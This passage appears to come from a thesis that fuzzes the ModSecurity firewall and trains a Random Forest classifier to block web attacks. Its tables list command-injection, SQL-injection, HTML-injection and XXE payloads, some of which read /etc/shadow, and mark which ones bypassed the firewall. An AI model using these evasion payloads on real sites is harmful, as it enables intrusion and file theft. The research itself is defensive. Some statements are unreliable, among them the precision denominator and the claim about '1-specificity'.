The confusion matrix is a reduction in the impact of expectations on the classification problem. The quantity of right and wrong expectations is reduced by count values and divided by each class. This is the step to the matrix of confusion. Confusion matrix gives you the errors of your designed model as well as the kind of errors too. Fig. 5.3 shows the detailed confusion matrix. To understand a confusion matrix, following are the relevant terms that must needs to be understood.

- False Positive: Incorrectly predicted event values.
- True Positive: Correctly predicted event values.
- False Negative: Incorrectly predicted no-event values.
- True Negative: Correctly predicted no-event values.

To calculate the values for this confusion matrix, following are the important formulas.

$$Accuracy = \frac{TruePositive \ + \ TrueNegative}{TotalSamples} \tag{3.5.1}$$

Accuracy is the percentage of how much correctly the classifier algorithm is working. Equation 3.5.1 is used to calculate the accuracy of an algorithm.

$$ErrorRate = \frac{FalsePositive \ + \ FalseNegative}{TotalSamples} \tag{3.5.2}$$

Misclassification or Error rate is the percentage of how much the classifier went wrong. Misclassification rate can be calculated using equation 3.5.2.

$$TruePositiveRate = \frac{TruePositive}{ActualPositive} \tag{3.5.3}$$

TPR is also known as sensitivity or recall and can be calculated using equation 3.5.3. Further, few important values (False Positive Rate, Specificity, Precision, and Prevalance)

can be calculated using equations 3.5.4,3.5.5,3.5.6,3.5.7.

$$FalsePositiveRate = \frac{FalsePositive}{ActualNegative} \tag{3.5.4}$$

$$Specificity = \frac{TrueNegative}{ActualNegative} \tag{3.5.5}$$

$$Precision = \frac{TruePositive}{Predicted\ Positive} \tag{3.5.6}$$

$$Prevalance = \frac{ActualPositive}{TotalSamples} \tag{3.5.7}$$



Figure 3.7: Detailed Confusion Matrix

3.5.2 Receiver Operation Characteristics (ROC):

Receiver Operation Characteristics enlightens us regarding how best the model can recognize two things. Better models can precisely recognize the two. Though, poor models will experience issues in recognizing the two. To plot ROC, we use sensitivity and specificity. Both these variables, sensitivity and specificity, are in inverse relationship to each other. As specificity increases, sensitivity decreases and vice versa.

But that is not how we plot ROC curve. To plot ROC curve, we use (1-Specifity) instead of just using specificity. So, now when the specificity increases, (1-Specifity) also increases. The plot drawn again sensitivity and (1-Specifity) is known as a ROC curve.



Figure 3.8: Case 1 AUC ROC

AUC is the area under the ROC curve. AUC gives us the good idea of how well the model performs.

In figure 3.8 case 1 illustrates an ideal case of AUC ROC where the model does quite a good job of distinguishing the positive and negative values. Therefore, there the AUC value is 0.9 as of the large area under the ROC curve.



Figure 3.9: Case 2 AUC ROC

In figure 3.9 it can be seen that there are few positive and negative values overlapping each other due to which the AUC has decreased its value to 0.7.



Figure 3.10: Case 3 AUC ROC

In the above figure 3.10 it can be seen that the last model predictions are overlapping each other and we get the AUC value of 0.5. This means that the model is performing very poorly. AUC ROC curve assesses how well the probabilities from the positive classes are isolated from the negative classes.

3.6 Summary

A brief introduction to our proposed approach is discussed in this chapter. We have also discussed the algorithms which we used in it. Overall this chapter covered the steps of how we achieved thesis objective.

Chapter 4

Approach Evaluation and Results

4.1 Introduction

The findings and assessment of this thesis are covered in this chapter. There will be used few diagrams and figures which already discussed in previous chapter. It discusses the findings and results which helps in answering our following research questions and the explanation will be kept as simple as possible to allow a reader to good understanding:

- RQ1

  SecurityAnalysis

  Is ModSecurity or pattern-based web application firewall detect/block all kind of malicious payloads/attacks? Can we bypass it?

- RQ2

  Mitigation

  Can we mitigate web attacks by integrating machine learning in web application firewalls?

4.2 Evaluation

We generated almost 735586 of inputs consisting of both benign and malicious data using our input generator tool. Our malicious generated inputs contains all possible combinations of tags, functions and commands with encoding and padding as shown in table 4.1.

In first step, we access web application with our generated inputs to see which input get through the ModSec web application firewall and which successfully blocked. In second step, we will convert our inputs into slices, derive structure policy from the inputs which successfully pass the web firewall and then tune data accordingly. After Data tuning we will train our machine learning classifier. i.e. Random Forest Classifier.

Table 4.1: Result: Fuzzy Input Generator

Sr.	Payload
1.	127.0.0.1 & arp
2.	127.0.0.1 & ar$@p
3.	127.0.0.1 & at$@ma$@dm$@
4.	127.0.0.1 & certreq
5.	127.0.0.1 & ce$@rt$@re$@q
6.	<A onkeyup="#">
7.	%3CA%20onkeyup%3D%22%23%22%20%3E%20
8.	<A href="#" >
9.	%3CA%20href%3D%22%23%22%20%3E%20
10.	<ABBR href="#" >
11.	or 1=1
12.	or 2 > 1
13.	")) or benchmark(10000000,MD5(1))#
14.	) or (a=a
15.	uni/**/on sel/**/ect
16.	<!ELEMENT xoo ANY > <!ENTITY myxxe SYSTEM "file:///etc/shadow" >]> <xoo>&myxxe;</xoo>
17.	<!ELEMENT xoo ANY > <!ENTITY myxxe SYSTEM "file:///c:/boot.ini" >]> <xoo>&myxxe;</xoo>
18.	<!ELEMENT xoo ANY > <!ENTITY myxxe SYSTEM "file:///c:/boot.ini" >]> <xoo>&myxxe;</xoo>

*All generated inputs are already uploaded on Github under JinD3vi1/WAFFuzzyInputs.

4.3 Results

4.3.1 Security Analysis of ModSec Web Firewall

RQ1: Is ModSecurity or pattern-based web application firewall detect/block all kind of malicious payloads/attacks? Can we bypass it? When we accessed web application with our generated fuzzy inputs, 514908 out of 735586 inputs bypassed ModSec web firewall as shown in table 4.2. 231702 out of 514908 payloads were malicious. Though some of payloads were useless because they are of incorrect combination but malicious terms in them should also be blocked by a good web application firewall.

We filtered obtained results using WAFBlockStatus and from there we got the list of inputs that bypassed the ModSec web firewall as shown in table 4.3. From that list we can easily target our web application with Phishing, HTMLi, Commandi, and XXE attacks. We have manually tested some of our inputs from obtained filtered list. From those malicious inputs, we can easily target our web application running behind ModSec web application firewall. Under this test Mod Security performed 55%. Our results showed that we can cheat pattern-based firewalls with new and complex type of payloads or malicious strings. An attacker can learn the pattern by using similar approach and then can easily target policy-based web application firewall. Hence, it showed that pattern-based web application firewalls are not efficient against zero day attacks and totally dependent on attack patterns.

Table 4.2: Result: Web Application Firewall Analyzer

Sr.	Payload	WAFBlockStatus
1.	127.0.0.1 & arp	Block
2.	127.0.0.1 & ar$@p	Pass
3.	127.0.0.1 & at$@ma$@dm$@	Pass
4.	127.0.0.1 & certreq	Block
5.	127.0.0.1 & ce$@rt$@re$@q	Pass
6.	<A onkeyup="#">	Block
7.	%3CA%20onkeyup%3D%22%23%22%20%3E%20	Block
8.	<A href="#" >	Pass
9.	%3CA%20href%3D%22%23%22%20%3E%20	Pass
10.	<ABBR href="#" >	Pass
11.	or 1=1	Block
12.	or 2 > 1	Block
13.	)) or benchmark(10000000,MD5(1))#	Block
14.	) or (a=a	Block
15.	uni/**/on sel/**/ect	Block
16.	<!ELEMENT xoo ANY > <!ENTITY myxxe SYSTEM "file:///etc/shadow" >]> <xoo>&myxxe;</xoo>	Pass
17.	<!ELEMENT xoo ANY > <!ENTITY myxxe SYSTEM "file:///c:/boot.ini" >]> <xoo>&myxxe;</xoo>	Pass
18.	<!ELEMENT xoo ANY > <!ENTITY myxxe SYSTEM "file:///c:/boot.ini" >]> <xoo>&myxxe;</xoo>	Pass

Table 4.3: Result: WAFBlockStatus Filtered List

Sr.	Payload	WAFBlockStatus
1.	127.0.0.1 & ar$@p	Pass
2.	127.0.0.1 & at$@ma$@dm$@	Pass
3.	127.0.0.1 & ce$@rt$@re$@q	Pass
4.	<A href="#" >	Pass
5.	%3CA%20href%3D%22%23%22%20%3E%20	Pass
6.	<ABBR href="#" >	Pass
7.	<!ELEMENT xoo ANY > <!ENTITY myxxe SYSTEM "file:///etc/shadow" >]> <xoo>&myxxe;</xoo>	Pass
8.	<!ELEMENT xoo ANY > <!ENTITY myxxe SYSTEM "file:///c:/boot.ini" >]> <xoo>&myxxe;</xoo>	Pass
9.	<!ELEMENT xoo ANY > <!ENTITY myxxe SYSTEM "file:///c:/boot.ini" >]> <xoo>&myxxe;</xoo>	Pass

4.3.2 Mitigation of Web Attacks using Machine Learning

RQ2: Can we mitigate web attacks by integrating machine learning in web application firewalls? Our analysis of ModSec web firewall showed that any pattern based firewall is unable to detect web attack whose pattern or policy is not predefined in it. In this modern world of information technology where time is vital and only timely prevention/detection of cyber attacks can safe a system from harm. This supports the need for web application firewalls to be combined with any machine learning solution to combat web attacks. In our approach, we used a machine learning classifier named Random Forest Classifier to mitigate such web attacks. We focused on the structure of malicious inputs or in short our approach validates user inputs using random forest classifier. For this, we have to split the malicious inputs into predefined slices using our Slice Mapper

tool which helps us in its validation or structure recognition as shown in table 4.4.

After slicing the inputs, we observe the malicious input structure and define web application firewall block policy for our Data Tuner tool which tune our malicious input data that bypassed the Mod Security web application firewall. It change the WAFBlockStatus using our policy from Pass to Block i.e 0 to 1 as shown in table 4.5. This helps us to train our random forest classifier with accurate dataset.

.

Table 4.4: Result: Slice Mapper

Sr.	s1	s2	s3	s4	s5	s6	s7	s8	WAFBlockStatus
1.	1	1	1	0	0	0	0	0	1
2.	1	0	1	0	0	0	0	1	0
3.	1	0	1	0	0	0	0	1	0
4.	1	1	1	0	0	0	0	0	1
5.	1	0	1	0	0	0	0	1	0
6.	0	1	0	1	1	1	1	0	1
7.	0	1	0	1	1	1	1	0	1
8.	0	1	0	1	1	1	1	0	0
9.	0	1	0	1	1	1	1	0	0
10.	0	1	0	1	1	1	1	0	0
11.	1	1	0	0	0	1	0	0	1
12.	1	1	0	1	0	0	0	0	1
13.	1	1	0	1	1	0	1	0	1
14.	1	1	0	1	1	1	0	0	1
15.	0	1	0	1	0	0	0	1	1
16.	0	1	1	1	1	0	1	1	0
17.	0	1	1	1	1	0	1	1	0
18.	0	1	1	1	1	0	1	1	0

*Above is the slice map of inputs shown in table 4.2.

Let's observe the structure of our malicious inputs attack-wise which bypassed the ModSec web application firewall i.e. shown in table 4.3 and make general policy for our data tuner.

Command Injection Observe the slices of malicious inputs of Command injection attack which should be block by web application firewall and mark Block in WAFBlockStatus as shown in table 4.5

Table 4.5: Result: Commandi Malicious Inputs

Sr.	**Attack Inputs**	**WAFBlockStatus**
1.	127.0.0.1 & ar$@p	Pass
2.	127.0.0.1 & at$@ma$@dm$@	Pass
3.	127.0.0.1 & ce$@rt$@re$@q	Pass
Sr.	**Slices**	**WAFBlockStatus**
1.	s1, s3, s8	Block
2.	s1, s3, s8	Block
3.	s1, s3, s8	Block

HTML Injection Observe the slices of malicious inputs of HTML injection attack which should be block by web application firewall and mark Block in WAFBlockStatus as shown in table 4.6

Table 4.6: Result: Commandi Malicious Inputs

Sr.	Attack Inputs	WAFBlockStatus
1.	<A href="#" >	Pass
2.	%3CA%20href%3D%22%23%22%20%3E%20	Pass
3.	<ABBR href="#" >	Pass
Sr.	**Slices**	**WAFBlockStatus**
1.	s2, s4, s5, s6, s7	Block
2.	s2, s4, s5, s6, s7	Block
3.	s2, s4, s5, s6, s7	Block

Xml External Entity Similarly, observe the slices of malicious inputs of XML external entity(xxe) attack which should be block by web application firewall and mark Block in WAFBlockStatus as shown in table 4.7

Table 4.7: Result: Commandi Malicious Inputs

Sr.	Attack Inputs	WAFBlockStatus

1.	`<!ELEMENT xoo ANY >`
	`<!ENTITY myxxe SYSTEM "file:///etc/shadow" >]>`
	`<xoo>&myxxe;</xoo>`
		Pass

2.	`<!ELEMENT xoo ANY >`
	`<!ENTITY myxxe SYSTEM "file:///c:/boot.ini" >]>`
	`<xoo>&myxxe;</xoo>`
		Pass

3.	`<!ELEMENT xoo ANY >`
	`<!ENTITY myxxe SYSTEM "file:///c:/boot.ini" >]>`
	`<xoo>&myxxe;</xoo>`
		Pass

Sr.	**Slices**	**WAFBlockStatus**
1.	s2, s3, s4, s5, s7, s8	Block
2.	s2, s3, s4, s5, s7, s8	Block
3.	s2, s3, s4, s5, s7, s8	Block

After deriving our policies for data tuner by observing the slices of fuzzy malicious inputs which bypassed the ModSec web application firewall, we are ready to tune our dataset using our Data tuner tool as shown in table 4.8.

.

Table 4.8: Result: Data Tuner

Sr.	s1	s2	s3	s4	s5	s6	s7	s8	WAFBlockStatus
1.	1	1	1	0	0	0	0	0	1
2.	1	0	1	0	0	0	0	1	1
3.	1	0	1	0	0	0	0	1	1
4.	1	1	1	0	0	0	0	0	1
5.	1	0	1	0	0	0	0	1	1
6.	0	1	0	1	1	1	1	0	1
7.	0	1	0	1	1	1	1	0	1
8.	0	1	0	1	1	1	1	0	1
9.	0	1	0	1	1	1	1	0	1
10.	0	1	0	1	1	1	1	0	1
11.	1	1	0	0	0	1	0	0	1
12.	1	1	0	1	0	0	0	0	1
13.	1	1	0	1	1	0	1	0	1
14.	1	1	0	1	1	1	0	0	1
15.	0	1	0	1	0	0	0	1	1
16.	0	1	1	1	1	0	1	1	1
17.	0	1	1	1	1	0	1	1	1
18.	0	1	1	1	1	0	1	1	1

After tuning our dataset, we are ready to train Random Forest classifier. Now, we have both benign and malicious inputs along with WAFBlockStatus in our dataset which is converted into our pre-defined slices. We have divided our dataset in two parts i.e. i. 60% for training and 40% for validation of classifier. We have used python script for our Random forest classifier. Following are some graphs and images showing the results of our ML-classifier:



Figure 4.1: Tree 1



Figure 4.2: Tree 2



Figure 4.3: Feature Importance



Figure 4.4: Confusion Matrix

Figure 4.1 and 4.2 are showing the two trees from our Random Forest while figure 4.3 shows feature importance and figure 4.4 shows the confusion matrix of our classifier.

$$Accuracy = \frac{TP + TN}{Total} = \frac{144345 + 147253}{293964} = 99.19\%$$

$$ErrorRate = \frac{FP + FN}{Total} = \frac{2353 + 13}{293964} = 0.80\%$$

$$Precision = \frac{TP}{Predicted\ Positive} = \frac{144345}{293964} = 98.39\%$$

$$Recall = \frac{TP}{Actual\ Positive} = \frac{144345}{144358} = 99.99\%$$

Above are some performance measuring stats obtained from validation dataset which reflects the performance of our random forest classifier. Hence, it shows that by integrating the machine learning based input validation module with any web application firewall we can mitigate web attacks up to 99%.

